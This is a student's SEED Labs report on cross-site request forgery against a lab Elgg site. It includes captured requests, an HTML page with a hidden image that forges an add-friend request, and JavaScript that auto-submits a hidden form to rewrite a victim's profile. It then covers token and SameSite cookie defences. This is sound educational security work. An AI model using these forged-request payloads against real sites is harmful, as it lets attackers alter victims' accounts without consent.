
Lab report: CSRF

Name: Guo Yuchen
Student ID: 1004885


Task 1: Observing HTTP Request

HTTP GET request:



```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/bookmarks
Cookie: Elgg=sngt7fj4pqiqgb1bn562pf3n7a
GET: HTTP/1.1 200 OK
Date: Fri, 17 Nov 2023 04:11:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520(
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/cache/1587931381/def
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/bookmarks
Cookie: Elgg=sngt7fj4pqiqgb1bn562pf3n7a
GET: HTTP/1.1 200 OK
Date: Fri, 17 Nov 2023 04:11:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=155520(
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8
```

HTTP POST request:




We could not log you in. Please check your username/email and password.

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=------------
Content-Length: 696
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/bookmarks
Cookie: Elgg=sngt7fj4pqiqgb1bn562pf3n7a
__elgg_token=SrZPgdxclZO7GpAqgZ22Wg&__elgg_ts=1
POST: HTTP/1.0 401 Unauthorized
Date: Fri, 17 Nov 2023 04:18:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, no-ca
Vary: User-Agent
Content-Length: 84
Connection: close
Content-Type: application/json
```

Task 2: CSRF Attack using GET Request

When adding Samy as friend, the http GET request is:




```
http://www.seed-server.com/action/friends/add?f
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=jmd2sgocgb20g5afempsrugjcq
GET: HTTP/1.1 200 OK
Date: Fri, 17 Nov 2023 04:37:35 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priv
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1700195851&__elgg_token=EvMLB3yqQO

Thus we construct the content of addfriend.html page to be:

```html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1"
height="1" />
</body>
</html>
```

Then when Alice visiting the http://www.attacker32.com/addfriend.html, the GET request is sent.


Elgg For SEED Labs

You have successfully added Samy as a friend.

Alice's friends

Samy

Boby

Alice

Blogs

Bookmarks


Files

Pages

Wire post

Task 3: CSRF Attack using POST Request


Observe how edit profile send post request:



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=------------
Content-Length: 2987
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=jmd2sgocgb20g5afempsrugjcq
Upgrade-Insecure-Requests: 1
__elgg_token=St_7cU6iNppX9Nt6Fve1UQ&__elgg_ts=1
&accesslevel[description]=4&briefdescription=Te
POST: HTTP/1.1 302 Found
Date: Fri, 17 Nov 2023 04:54:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priv
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


__elgg_token=St_7cU6iNppX9Nt6Fve1UQ&__elgg_ts=1700196825&name=Alice&description=<p>Test edit profile</p> &accesslevel[description]=4&briefdescription=Test Brief description&accesslevel[briefdescription]=0&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56

Thus we get alice’s guid = 56. We change the code accordingly.



```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

After modifying the code, when Alice visit http://www.seed-server.com/profile/alice , the attack is carried out:



Elgg For SEED Labs

Your profile was successfully saved.


alice

Brief description
Samy is my Hero

About me
Test edit profile

• ***Question 1****: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.*

Boby can try to add Alice to be his friend first, then examine the request sent:



HTTP Header Live Sub — Mozilla Firefox

```
GET   http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1700550050&__elgg_token=LW
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=nmvjbqe4a6np79se1ht8sd1rdg
```


The add?friend=56 in the link shows that the guid of Alice is 56.

• ***Question 2:*** *If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.*

Yes. Although Boby does not know the visitor's guid in advance, he can get it as soon as someone visit his website.
To get the visitor's guid, for example, Boby can modify the website to run a code to let the visitor to send himself a message, since the sending only requires recipient's guid, which is Boby's. (The POST request looks like this:
__elgg_token=HX2SmMVHJotS6hIggrWvjA&__elgg_ts=1700554541&recipients=&match_on=users&recipients[]=56&subject=dde&body=<p>eee</p>)
Then Boby opens his message box, he can either replying to this message or sending add friend request to know the victim's guid (the POST request for reply message looks like this:
__elgg_token=awPvd2JEuEUuLColENuJiA&__elgg_ts=1700551307&recipients[]=57&original_guid=62&subject=RE: hh&body=<p>77</p>).
After getting the user's id, the website can trigger the post request to modify user's profile.

Task 4: Enabling Elgg's Countermeasure

After enabling validation, the add friend attack fails:



Elgg For SEED Labs


Form is missing __token or __ts fields

alice's friends

Boby

alice

The edit profile attack fails as well:



Elgg For SEED Labs

alice

Brief description
Test Brief description

About me
Test edit profile

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

- *Explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?*

Because attacker does not know what the secret tokens are, since Elgg's security token is a md5 hash generated from the site's session-specific token and an attacker cannot access the user's session where the token is stored. Even if the attacker can force a user's browser to make a request, they won't be able to guess the correct token, and the malicious request will be rejected.

Task 5: Experimenting with the SameSite Cookie Method

A: from http://www.example32.com/testing.html
http://www.example32.com/showcookies.php displays the cookie as:




Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

B: from http://www.attacker32.com/testing.html
http://www.example32.com/showcookies.php displays the cookie as:



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

• Please describe what you see and explain why some cookies are not sent in certain scenarios.

- The cookie-strict is not sent when sending cross-site request as shown in B.
- When SameSite=strict, the browser sends the cookie only for same-site requests.
- When SameSite=Lax, the browser sends the cookie for all same-site requests and some cross-site request that is top-level navigation, and the method must not be POST.
- When SameSite=None, the browser sends the cookie with both cross-site and same-site requests.

[Reference: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie]

• Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

If a cookie's SameSite property is set to be "strict", browsers won't send it in any cross-site requests.

• Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

Set the cookie's SameSite property to be "lax", and check whether this cookie is sent or not every time a request is received. If it is a cross-site POST request, it won't be sent. The reason for not setting it to be strict is that it may lower the user-experience. By setting to lax, we can mitigate the risk compared to normal case.